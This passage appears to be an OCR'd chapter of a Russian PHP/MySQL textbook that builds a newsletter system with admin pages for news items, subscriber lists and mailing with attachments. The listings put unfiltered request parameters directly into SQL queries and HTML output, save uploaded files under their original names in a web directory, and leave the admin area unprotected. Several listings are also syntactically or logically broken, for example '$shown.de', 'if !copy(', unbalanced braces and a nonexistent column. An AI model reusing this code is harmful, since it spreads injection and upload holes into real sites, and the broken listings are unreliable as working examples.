Система рассылки писем является одной из старейших служб Интернета. Она появилась задолго до Web и являлась предвестником группы новостей UseNet. Сейчас такой способ распространения информации устарел, так как лишен интерактивности, предоставляемой такими Web-приложениями, как гостевая книга, форум и т. п. Тем не менее в качестве дополнительного сервиса рассылка до сих пор актуальна. В первую очередь рассылки применяются для распространения прайс-листов и новостей компаний.

В данной главе будет рассмотрена система рассылки, позволяющая публиковать новости как на сайте, так и распространять их в виде писем подписчикам. Посетители ресурса с использованием данного Web-приложения смогут подписываться на рассылку самостоятельно. Если рассылка является не публичной, а внутренней, то с помощью страницы администрирования можно будет формировать и редактировать список подписчиков.

Отправка почтового сообщения происходит один раз, при добавлении новостной позиции в системе администрирования. Подписчики получают почтовое сообщение, а текст самого сообщения публикуется на сайте в виде новости.

18.1. Разработка системы администрирования

Для данного Web-приложения потребуются две таблицы `news`, для хранения отправляемого подписчикам текста (требуется для дальнейшей публикации на сайте) и `users`, для хранения информации о подписчиках.

Таблица `news` состоит из 8 следующих полей:

- `id_news` — первичный ключ таблицы, снабженный атрибутом `auto_increment`;
- `name` — заголовок новостей;
- `body` — текстовое содержимое новостей;

- `putdate` — время отправки рассылки;
- `url` — URL по теме новости (необязательное поле);
- `url_text` — текст ссылки для URL (необязательное поле);
- `url_pict` — путь к файлу или изображению, прикрепляемому к файлу (необязательное поле);
- `hide` — текстовое поле типа `ENUM`, принимающее два значения: `'hide'`, если новость недоступна с сайта, и `'show'` — если новость доступна.

SQL-оператор `CREATE`, позволяющий создать данную таблицу, приведен в листинге 18.1.

```
CREATE TABLE news (
  id_news INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  body TINYTEXT NOT NULL,
  putdate DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  url TINYTEXT NOT NULL,
  url_text TINYTEXT NOT NULL,
  url_pict TINYTEXT NOT NULL,
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  PRIMARY KEY (id_news)
) TYPE=MyISAM;
```

Таблица подписчиков `users` состоит из пяти полей:

- `id_user` — первичный ключ таблицы, снабженный атрибутом `auto_increment`;
- `name` — имя подписчика;
- `organization` — организация, в которой работает или которую представляет подписчик (необязательное поле);
- `email` — e-mail подписчика, на который он будет получать письма рассылки;
- `status` — статус подписки, текстовое поле типа `enum`, принимающее два значения: `'active'` и `'inactive'`, если подписка активирована и дезактивирована соответственно.

Если поле `status` принимает значение `'inactive'`, подписчик не получает писем, для активации подписки данное поле должно получить значение `'active'`.

SQL-оператор CREATE, позволяющий создать таблицу users, приведен в листинге 18.2.

```
CREATE TABLE users (
  id_user INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  organization TINYTEXT NOT NULL,
  email TINYTEXT NOT NULL,
  status ENUM('inactive','active') NOT NULL DEFAULT 'inactive',
  PRIMARY KEY (id_user)
) TYPE=MyISAM;
```

Страница администрирования, расположенная в отдельной директории admin, состоит из двух частей: системы рассылки и системы управления подписчиками. Система рассылки и публикации новостей, состоит из 8 файлов:

- addnewsform.php — HTML-форма для формирования тела письма и новостной позиции;
- addnews.php — обработчик формы addnewsform.php, отправляющий письма подписчикам и помещающий отправленный текст в базу данных для отображения в блоке новостей на сайте;
- delnews.php — скрипт удаления новостной позиции из базы данных;
- editnewsform.php — HTML-форма для редактирования уже существующей новостной позиции;
- editnews.php — обработчик формы editnewsform.php;
- hide.php — скрипт, несущий ответственность за сокрытие новостной позиции;
- index.php — главная страница системы администрирования;
- show.php — скрипт, несущий ответственность за отображение новостной позиции на сайте.

Для установки соединения с базой данных, как и в предыдущих Web-приложениях, будет использоваться файл config.php (см. листинг 7.5), расположенный одним уровнем выше директории с системой администрирования. Кроме представленных в листинге 7.5 переменных в config.php необходимо поместить две дополнительные директивы: $numbernews — количество новостей, выводимых на одной странице, и $all_number_news — количество новостей на странице администрирования и в группе **Все новости**.

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный, в первую очередь, со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php.

Файл index.php несет ответственность за формирование главной страницы системы администрирования, содержимое этого файла представлено в листинге 18.3.

```
<?php
  // Проверяем переменную $start, равную порядковому номеру первой
  // новости на странице
  if(empty($_GET['start'])) $start = 0;
  else $start = $_GET['start'];
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Воспроизводим новости таким образом, как они выглядят на
  // главной странице, но отображаем также невидимые новости
  $query = "SELECT * FROM news
            ORDER BY putdate DESC
            LIMIT $start, $all_number_news";
  $new = mysql_query($query);
  if ($new)
  {
    // Выводим ссылки управления новостями, добавление, удаление
    // и редактирование
    echo "<a href=addnewsform.php?start=$start>Добавить новость</a><br>";
    echo "<a href=users.php>Подписчики</a>";
    ?>
    <table>
      <tr>
        <td>Дата</td>
        <td>Новость</td>
        <td>Избр-е</td>
        <td colspan=3>Действия</td>
      </tr>
```

```
<?php
while($news = mysql_fetch_array($new))
{
  // Если новость отмечена как невидимая (hide='hide'), выводим
  // ссылку "отобразить", если как видимая (hide='show') - "скрыть"
  if($news['hide']=='show')
  {
    $showhide = "<a href=hide.php?id_news=".$news['id_news']."&
                                  start=$start>Скрыть</a>";
  }
  else
  {
    $showhide = "<a href=show.php?id_news=".$news['id_news']."&
                                  start=$start>Отобразить</a>";
  }
  // Проверяем наличие изображения
  if ($news['url_pict'] != '' && $news['url_pict'] != '-')
       $url_pict="<b><a href=../".$news['url_pict'].">есть</a></b>";
  else $url_pict="нет";

  if (($news['url']!='-') and ($news['url']!=''))
      $news_url = "<br><b>Ссылка:</b> <a href='".$news['url']."'>"
                  .$news['url_text']."</a>";
  else $news_url = "";
  // Выводим новость
  echo "<tr>
          <td>".$news['putdate']."</td>
          <td><a  href=editnewsform.php?id_news=".$news['id_news']."&
                      start=$start>".$news['name']."</a>
              <br>".nl2br($news['body'])." ". $news_url." </td>
          <td>".$url_pict."</td>
          <td>".$shown.de."</td>
          <td><a href=delnews.php?start=$start&
                 id_news=".$news['id_news'].">Удалить</a></td>
          <td><a href=editnewsform.php?start=$start&
                 id_news=".$news['id_news'].">Исправить</a></td>
        </tr>";
}
echo "</table>";
```

```
}
else puterror("Ошибка при обращении к блоку новостей");
// Выясняем общее количество новостей в базе данных, для того чтобы
// правильно отображать ссылки на последующие и предыдущие новости.
$tot = mysql_query("SELECT count(*) FROM news");
if ($tot) $total = mysql_result($tot,0);
else puterror("Ошибка при обращении к блоку новостей");
// Выводим ссылки на "Следующие" и "Предыдущие" новости
// Если $start больше нуля, значит, у нас есть предыдущие новости
echo "<p>";
if($start > 0) echo "<a href='index.php?start=".
                    ($start - $all_number_news)."'>
                     Предыдущие <b>$all_number_news</b> новостей</a>";
// Если $start+$pnumber все не меньше общего количества новостей,
// значит, у нас есть следующие новости
if($start + $all_number_news < $total)
   echo "<a href='index.php?start=".($start + $all_number_news).
          "'>Следующие <b>$all_number_news</b> новостей</a>";
?>
```

Внешний вид главной страницы администрирования системы почтовой рассылки представлен на рис. 18.1.

Результатом работы скрипта из листинга 18.3 является таблица, каждая строка которой соответствует отдельному новостному блоку. Помимо даты добавления новостной позиции, текста самой новости и ссылки на изображение (файл) каждому новостному блоку соответствуют три управляющие ссылки: **Скрыть/Отобразить**, **Удалить** и **Исправить**. Новостные блоки выводятся постранично, количество новостных блоков на странице определяется значением переменной `$all_number_news` из конфигурационного файла config.php. Поэтому SQL-запрос выбирает `$all_number_news` новостей из таблицы `news`, начиная с позиции `$start`. Переменная `$start` при первом обращении равна 0, а при обращении к следующим новостным позициям увеличивается на величину `$all_number_news`.

Для добавления новостного блока необходимо перейти по ссылке **Добавить новость**, которая приводит к HTML-форме addnewsform.php, содержимое которой представлено в листинге 18.4.

Замечание

Размещение новостного блока приводит к автоматической рассылке содержимого новости по активированным почтовым адресам в таблице `users`.

Рис. 18.1. Главная страница администрирования системы рассылки

Листинг 18.4. Файл addnewsform.php

```
<?php
  if(!isset($button)) $button = "Добавить";
  if(!isset($action)) $action = "addnews.php";
  if(!isset($showhide)) $showhide = "checked";
?>
<a href="index.php">Вернуться в администрирование новостей</a>
<form enctype='multipart/form-data' action=<?php echo $action; ?>
method=post>
Название <input type=text name=name value='<?php echo $name; ?>'><br>
Содержание <textarea name=body rows=10 cols=60>
<?php echo $body; ?></textarea><br>
Ссылка <input type=text name=url value='<?php echo $url; ?>'><br>
Текст для ссылки <input type=text name=url_text
                        value='<?php echo $url_text; ?>'><br>
Вложение <input type=file name=putfile value='<?= $putfile; ?>'><br>
Отображать <input type=checkbox name=hide <?php echo $showhide; ?>><br>
```

```
<input type=submit value=<?php echo $button; ?>>
<input type=hidden name=id_news value=<?php echo $_GET['id_news']; ?>>
<input type=hidden name=start value=<?php echo $_GET['start']; ?>>
<input type=hidden name=status value=<?php echo $_GET['status']; ?>>
</table>
</form>
```

Форма, представленная в листинге 18.4, содержит следующие поля:

- три текстовых поля: `name`, `url` и `url_text` для названия новостного блока, ссылки и текста ссылки соответственно;
- одну текстовую область `body` для текста новости;
- поле типа `file` для вложения в письмо, отсылаемое подписчикам;
- флаг `hide` для задания статуса отображения новостного блока на сайте;
- кнопку для отправки данных формы обработчику addnews.php, содержимое которого представлено в листинге 18.5.

Внешний вид формы для добавления новостной позиции представлен на рис. 18.2.




Рис. 18.2. Страница добавления новостной позиции

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Проверим - достаточно ли информации для занесения в базу данных
  if(empty($_POST['name'])) links("Отсутствует заголовок");
  if(empty($_POST['body'])) links("Содержание не введено");
  if(empty($_POST['url_text']) && !empty($_POST['url']))
  {
    $_POST['url_text'] = $_POST['url'];
  }
  // Определяем, скрыта новость или нет
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  // Добавляем протокол в url, если посетитель забыл это сделать сам
  $_POST['url'] = strtr($_POST['url'], "HTTP", "http");
  if (!empty($_POST['url']))
  {
    if (strtolower((substr($_POST['url'], 0, 7))!="http://") &&
       (strtolower(substr($_POST['url'], 0, 7))!="ftp://"))
         $url="http://".$_POST['url'];
  }
  // Заменяем одинарные кавычки обратными, чтобы избежать конфликта
  // при добавлении информации в таблицу
  $_POST['name'] = str_replace("'", "`", $_POST['name']);
  $_POST['body'] = str_replace("'", "`", $_POST['body']);
  $picture = "";
  // Если поле выбора вложения не пустое - закачиваем его на сервер
  if (!empty($_FILES['putfile']['tmp_name']) &&
      $_FILES['putfile']['name'] != "-")
  {
    // Закачиваем файл
    $path="files/".$_FILES['putfile']['name'];
    if (copy($_FILES['putfile']['tmp_name'], "../".$path))
       $picture = $path;
  }
  // Формируем и выполняем SQL-запрос на добавление новости
```

```
$query = "INSERT INTO news VALUES (0,
                                   '".$_POST['name']."',
                                   '".$_POST['body']."',
                                   now(),
                                   '".$_POST['url']."',
                                   '".$_POST['url_text']."',
                                   '$picture',
                                   '$showhide')";
if(mysql_query($query))
{
  // Отправляем почтовое сообщение подписчику
  $query = "SELECT * FROM users
            WHERE status = 'active'";
  $usr = mysql_query($query);
  if(!$usr) links("Ошибка при обращении к базе подписчиков");
  if(mysql_num_rows($usr)>0)
  {
    $thm = "Новости компании SoftTime";
    $msg = "<b>".$_POST['name']."</b><br>".$_POST['body'];
    // Изменяем кодировку
    $thm =  convert_cyr_string(stripslashes($thm),'w','k');
    $msg =  nl2br(convert_cyr_string(stripslashes($msg),'w','k'));
    if(empty($picture))
    {
       while($users = mysql_fetch_array($usr))
         mail($users['email'], $thm, $msg);
    }
    else
    {
       while($users = mysql_fetch_array($usr))
         send_mail($users['email'], $thm, $msg, "../".$picture);
    }
  }
  // Если запрос выполнен удачно, осуществляем автоматический переход
  // на главную страницу администрирования
  echo "<HTML><HEAD>
       <META HTTP-EQUIV='Refresh' CONTENT='0;
            URL=index.php?start=".$_POST['start']."'>
        </HEAD>";
```

```
} else links("Ошибка при добавлении новостной позиции");
// Вспомогательная функция для вывода ссылок возврата
function links($msg)
{
  echo "<p>".$msg."</p>";
  echo "<p><a href=# onClick='history.back()'>
            Вернуться к правке </a></p>";
  exit();
}
// Функция для отправки почтового сообщения с вложением
function send_mail($to, $thm, $html, $path)
{
  $fp = fopen($path,"r");
  if (!$fp)
  {
    print "Файл $path не может быть прочитан";
    exit();
  }
  $file = fread($fp, filesize($path));
  fclose($fp);
  $path = substr($path,12);

  $boundary = "--".md5(uniqid(time())); // генерируем разделитель
  $headers .= "MIME-Version: 1.0\n";
  $headers .="Content-Type: multipart/mixed; boundary=\"$boundary\"\n";
  $multipart .= "--$boundary\n";
  $kod = 'koi8-r'; // или $kod = 'windows-1251';
  $multipart .= "Content-Type: text/html; charset=$kod\n";
  $multipart .= "Content-Transfer-Encoding: Quot-Printed\n\n";
  $multipart .= "$html\n\n";

  $message_part = "";
  $message_part .= "Content-Type: application/octet-stream";
  $message_part .= "; file_name = \"$path\"\n";
  $message_part .= "Content-Transfer-Encoding: base64\n";
  $message_part .= "Content-Disposition: attachment; filename =
                    \"".$path."\"\n\n";
  $message_part .= chunk_split(base64_encode($file))."\n";
  $multipart .= "--$boundary\n".$message_part."--$boundary--\n";
```

```
    if(!mail($to, $thm, $multipart, $headers))

      echo "К сожалению, письмо не отправлено";
      exit();
    }
  }
?>
```

После проверки обязательных полей и загрузки изображения (файла) на сервер осуществляется формирование SQL-запроса на добавление новостной позиции в таблицу `news`. Если SQL-запрос выполнен успешно, происходит выборка записей из таблицы `users`, чье поле `status` принимает значение `'active'`. Таким образом формируется список электронных адресов, для которых подписка активирована.

Если изображение (файл) не было добавлено в форме добавления новостной позиции, отправка сообщений происходит в цикле `while` при помощи функции `mail()`, синтаксис которой подробно описан в *главе 13*. Если же к письму необходимо прикрепить файл, используется функция `send_mail()`, расположенная в конце файла addnews.php (см. листинг 18.5). Функция принимает четыре параметра:

- `$to` — адрес, на который отправляется e-mail;
- `$thm` — тема почтового сообщения;
- `$html` — текст почтового сообщения в формате HTML;
- `$path` — путь к файлу, прикрепляемому к почтовому сообщению.

Отправка почтового сообщения происходит один раз, при добавлении новостной позиции в системе администрирования. Подписчики получают почтовое сообщение, а текст самого сообщения публикуется на сайте в виде новости.

Новостные позиции, оставшиеся в таблице `news`, можно отредактировать. Для этого предназначена HTML-форма editnewsform.php, содержимое которой представлено в листинге 18.6.

```
<?php
  // Устанавливаем соединение с базой данных
  include "../config.php";
  // Так как для исправления мы будем использовать
  // форму добавления новостей, необходимо соответствующим
```

```
  // образом настроить управляющие переменные.
  $titlepage = "Редактирование новости";
  $button = "Исправить";
  $action = "editnews.php";
  // Извлекаем из таблицы news запись, соответствующую
  // исправляемой новостной позиции
  $query = "SELECT * FROM news
            WHERE id_news=".$_GET['id_news'];
  $new = mysql_query($query);
  if($new)
  {
    $row = mysql_fetch_array($new);
    // Берем информацию для оставшихся переменных из базы данных
    $name = $row['name'];
    $body = $row['body'];
    $url = $row['url'];
    $url_text = $row['url_text'];
    $url_pict = $row['url_pict'];
    $_GET['id_news'] = $row['id_news'];
    // Определяем, скрыто поле или нет
    if($row['hide'] == 'show') $showhide = "checked";
    else $showhide = "";
    // Включаем HTML-форму, в полях которой будет размещена
    // редактируемая информация из таблицы news
    include "addnewsform.php";
  } else puterror("Ошибка запроса к таблице новостей...");
?>
```

Для формирования HTML-формы, предназначенной для редактирования новостной позиции, используется ранее рассмотренная HTML-форма addnewsform.php (см. листинг 18.4). Для этого из таблицы news извлекается запись, соответствующая редактируемой новостной позиции, поля которой подставляются в value-значения формы. В качестве обработчика формы editnewsform.php выступает файл editnews.php, содержимое которого представлено в листинге 18.7.

```
<?php
  include "../config.php";
```

```
// Проверим - достаточно ли информации для занесения в базу данных
if(empty($_POST['name'])) links("Отсутствует заголовок");
if(empty($_POST['body'])) links("Содержание не введено");
if(empty($_POST['url_text']) && !empty($_POST['url']))
   $_POST['url_text'] = $_POST['url'];
// Определяем, скрыта новость или нет
if($_POST['hide'] == "on") $showhide = "show";
else $showhide = "hide";
// Добавляем протокол в url, если пользователь забыл это сделать сам
$_POST['url'] = strtr($_POST['url'], "HTTP", "http");
if (!empty($_POST['url'])) {
  if (strtolower((substr($_POST['url'], 0, 7))!="http://") &&
     (strtolower(substr($_POST['url'], 0, 7))!="ftp://"))
      $url="http://".$_POST['url'];
}
// Заменяем прямые кавычки обратными
$_POST['name'] = str_replace("'", "`", $_POST['name']);
$_POST['body'] = str_replace("'", "`", $_POST['body']);
$strtmp = "";
// Если в поле выбора картинки стоит знак "-" - удаляем изображение
$url_pict = trim($_FILES['url_pict']['name']);
if ($url_pict == "-" || !empty($url_pict))
{
  $query = "SELECT * FROM news
            WHERE id_news=".$_POST['id_news'];
  $new = mysql_query($query);
  if($new)
  {
    $row = mysql_fetch_array($new);
    if(is_file("../".$row['url_pict'])) unlink("../".$row['url_pict']);
    $strtmp = ",url_pict='-'";
  } else puterror("Ошибка запроса к таблице новостей...");
}
// Если поле выбора картинки не пустое - закачиваем ее на сервер
if (!empty($url_pict) && $url_pict != "-")
{
  // Закачиваем файл
  $path = "files/".date("YmdHis",time()).
          strrchr($_FILES['url_pict']['name'], ".");
```

```
    if !copy($_FILES['url_pict']['tmp_name'], "../".$path))
        $strtmp = ",url_pict='$path'";
  }
  // Формируем и выполняем SQL-запрос на обновление новостной позиции
  $query = "UPDATE news SET name='".$_POST['name']."',
                            body='".$_POST['body']."',
                            url='".$_POST['url']."',
                            url_text='".$_POST['url_text']."',
                            hide='$showhide'
                            $strtmp
            WHERE id_news=".$_POST['id_news'];
  if(mysql_query($query))
  {
    // В случае успеха осуществляем автоматический переход на главную
    // страницу администрирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
      URL=index.php?start=".$_POST['start']."?start=".$_POST['start']."'>
          </HEAD></HTML>";
  } else links("Ошибка при исправлении новостей");
  // Вспомогательная функция для вывода ссылок возврата
  function links($msg)
  {
    // см. листинг 18.3
  }
?>
```

В отличие от скрипта добавления новостной позиции (см. листинг 18.5) в листинге 18.7 используется SQL-оператор `UPDATE`, обновляющий уже существующую запись в таблице `news`. При этом отправки почтового сообщения подписчикам уже не происходит.

Удаление новостной позиции осуществляется при помощи скрипта delnews.php, код которого представлен в листинге 18.8. Скрипт принимает два параметра:

- `id_news` — первичный ключ записи таблицы `news`, соответствующей удаляемому новостному блоку;
- `start` — позиция, начиная с которой выводятся новостные блоки для корректного возврата на страницу администрирования.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Если новостная позиция имела изображение - удаляем его
  $query = "SELECT * FROM news
            WHERE id_news=".$_GET['id_news'];
  $new = mysql_query($query);
  if($new)
  {
    $row = mysql_fetch_array($new);
    if(is_file("../".$row['url_pict'])) unlink("../".$row['url_pict']);
  } else puterror("Ошибка запроса к таблице новостей...");
  // Формируем и выполняем SQL-запрос на удаление записи в таблице news
  $query = "DELETE FROM news
            WHERE id_news=".$_GET['id_news'];
  if(mysql_query($query))
  {
    // Осуществляем автоматический переход на страницу администрирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
                URL=index.php?start=".$_GET['start']."'>
          </HEAD>";

  } else puterror("Ошибка при обращении к рассылке");
?>
```

За сокрытие и отображение новостного блока на сайте несут ответственность скрипты *hide.php* и *show.php* соответственно. *Содержимое файла* hide.php представлено в листинге 18.9. Этот скрипт, как и delnews.php, принимает два параметра — `id_news` и `start`.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Формируем SQL-запрос
  $query = "UPDATE news SET hide = 'hide'
```

```
            WHERE id_news=".$_GET['id_news'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
                URL=index.php?start=".$_GET['start']."'>
          </HEAD>";
  } else puterror("Ошибка при обращении к блоку новостей");
?>
```

Сокрытие новостного блока осуществляется за счет установки полю `hide` значения `'hide'`. Файл show.php аналогичен hide.php (см. листинг 18.9) за исключением присваиваемого полю `hide` значения, в качестве которого выступает `'show'`.

Переход по ссылке **Подписчики** на главной странице системы управления рассылкой приводит к системе управления подписчиками, которая состоит из следующих 8 файлов:

- users.php — главная страница управления подписчиками;
- adduserform.php — HTML-форма для добавления нового подписчика;
- adduser.php — обработчик формы adduserform.php;




Рис. 18.3. Страница управления подписчиками

- editusersform.php — HTML-форма для редактирования данных подписчика;
- edituser.php — обработчик формы editusersform.php;
- deluser.php — скрипт удаления подписчика из системы администрирования;
- inactive.php — скрипт, дезактивирующий подписку;
- active.php — скрипт, активирующий подписку.

За формирование главной страницы управления подписчиками несет ответственность файл users.php, содержимое которого представлено в листинге 18.10. Внешний вид страницы users.php представлен на рис. 18.3.

```
<?php
  if(empty($_GET['start'])) $start = 0;
  else $start = $_GET['start'];
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  $query = "SELECT * FROM users
            ORDER BY name
            LIMIT $start, $all_number_news";
  $usr = mysql_query($query);
  if(!$usr) puterror("Ошибка при обращении к блоку новостей");
    // Выводим ссылки управления подписчиками: добавление, удаление
    // и редактирование
    echo "<a href=adduserform.php?start=$start>
              Добавить подписчика</a><br>";
    echo "<a href=index.php>Новости</a>";
  if(mysql_num_rows($usr)>0)
  {
    ?>
    <table>
      <tr>
        <td>Имя</td>
        <td>Организация</td>
        <td>e-mail</td>
        <td>статус</td>
        <td colspan=3>Действия</td>
      </tr>
    <?php
```

```
  while($users = mysql_fetch_array($usr))
  {
    // Если подписка не активирована (active='inactive'), выводим
    // ссылку "активировать", если активирована (hide='active') -
    // "дезактивировать"
    if($users['status']=='active')
    {
      $showhide = "<a href=inactive.php?id_user=".$users['id_user']."&
                   start=$start>Дезактивировать</a>";
      $str_stat = "Активирован";
    }
    else
    {
      $showhide = "<a href=active.php?id_user=".$users['id_user']."&
                   start=$start >Активировать</a>";
      $str_stat = "Дезактивирован";
    }
    // Выводим данные подписчика
    echo "<tr>
          <td><a href=editusersform.php?id_user=".$users['id_user']."&
                start=$start>".$users['name']."</a></td>
           <td".$users['organization']." </td>
           <td>".$users['email']."</td>
           <td>$str_stat</p></td>
           <td>$showhide</td>
           <td><a href=deluser.php?start=$start&
                  id_user=".$users['id_user']." >Удалить</a></td>
           <td><a href=editusersform.php?start=$start&
                  id_user=".$users['id_user']." >Исправить</a></td>
         </tr>";
  }
  echo "</table>";
}
// Выясняем общее количество новостей в базе данных, для того чтобы
// правильно отображать ссылки на последующие и предыдущие новости.
$tot = mysql_query("SELECT count(*) FROM users
                    WHERE type_news = '$status'");
if ($tot) $total = mysql_result($tot,0);
else puterror("Ошибка при обращении к блоку новостей");
```

```
  // Выводим ссылки на "Следующие" и "Предыдущие" новости
  // Если $start больше нуля, значит, у нас есть предыдущие новости
  if($start > 0) echo "<a href='users.php?start=".
                      ($start - $all_number_news)
                    ."'>Предыдущие <b>$all_number_news</b> новостей</a>";
  // Разделитель выводим только в том случае, если есть "Предыдущие" и
  // "Следующие" новости
  if($start > 0 && $start + $all_number_news < $total)
  {
    // Сюда можно вставить картинку-разделитель "Предыдущих" и
    // "Следующих" новостей
  }
  // Если $start+$pnumber все же меньше общего количества новостей,
  // значит, у нас есть следующие новости
  if($start + $all_number_news < $total)
     echo "<a href='users.php?start=".($start + $all_number_news).
          "'>Следующая <b>$all_number_news</b> новость</a>";
?>
```

Файл users.php формирует в результате своей работы таблицу, каждая строка которой соответствует отдельному подписчику. В ячейках таблицы размещается информация о подписчике: имя, организация, e-mail, статус и три управляющие ссылки: **Дезактивировать/Активировать**, **Удалить** и **Исправить**, позволяющие изменить статус подписки, удалить подписчика и редактировать его данные соответственно. Структура файла аналогична ранее рассмотренному файлу index.php (см. листинг 18.3).

Добавление нового подписчика осуществляется при помощи HTML-формы adduserform.php, содержимое которой представлено в листинге 18.11. Внешний вид страницы добавления нового подписчика представлен на рис. 18.4.

```
<?php
  if(!isset($button)) $button = "Добавить";
  if(!isset($action)) $action = "adduser.php";
  if(!isset($active)) $active = "checked";
?>
<a href="index.php">
  Вернуться на страницу администрирования подписчиков
</a>
```

```
<form action=<?php echo $action; ?> method=post>
Имя <input type=text name=name value='<?php echo $name; ?>'><br>
Организация <input type=text name=organization
                   value='<?php echo $organization; ?>'><br>
E-mail <input type=text name=email value='<?php echo $email; ?>'><br>
Активировать <input type=checkbox name=active <?php echo $active; ?>><br>
<input type=submit value=<?php echo $button; ?>><br>
<input type=hidden name=id_user value=<?php echo $id_user; ?>>
<input type=hidden name=start value=<?php echo $_GET['start']; ?>>
<input type=hidden name=status value=<?php echo $_GET['status']; ?>>
</form>
```

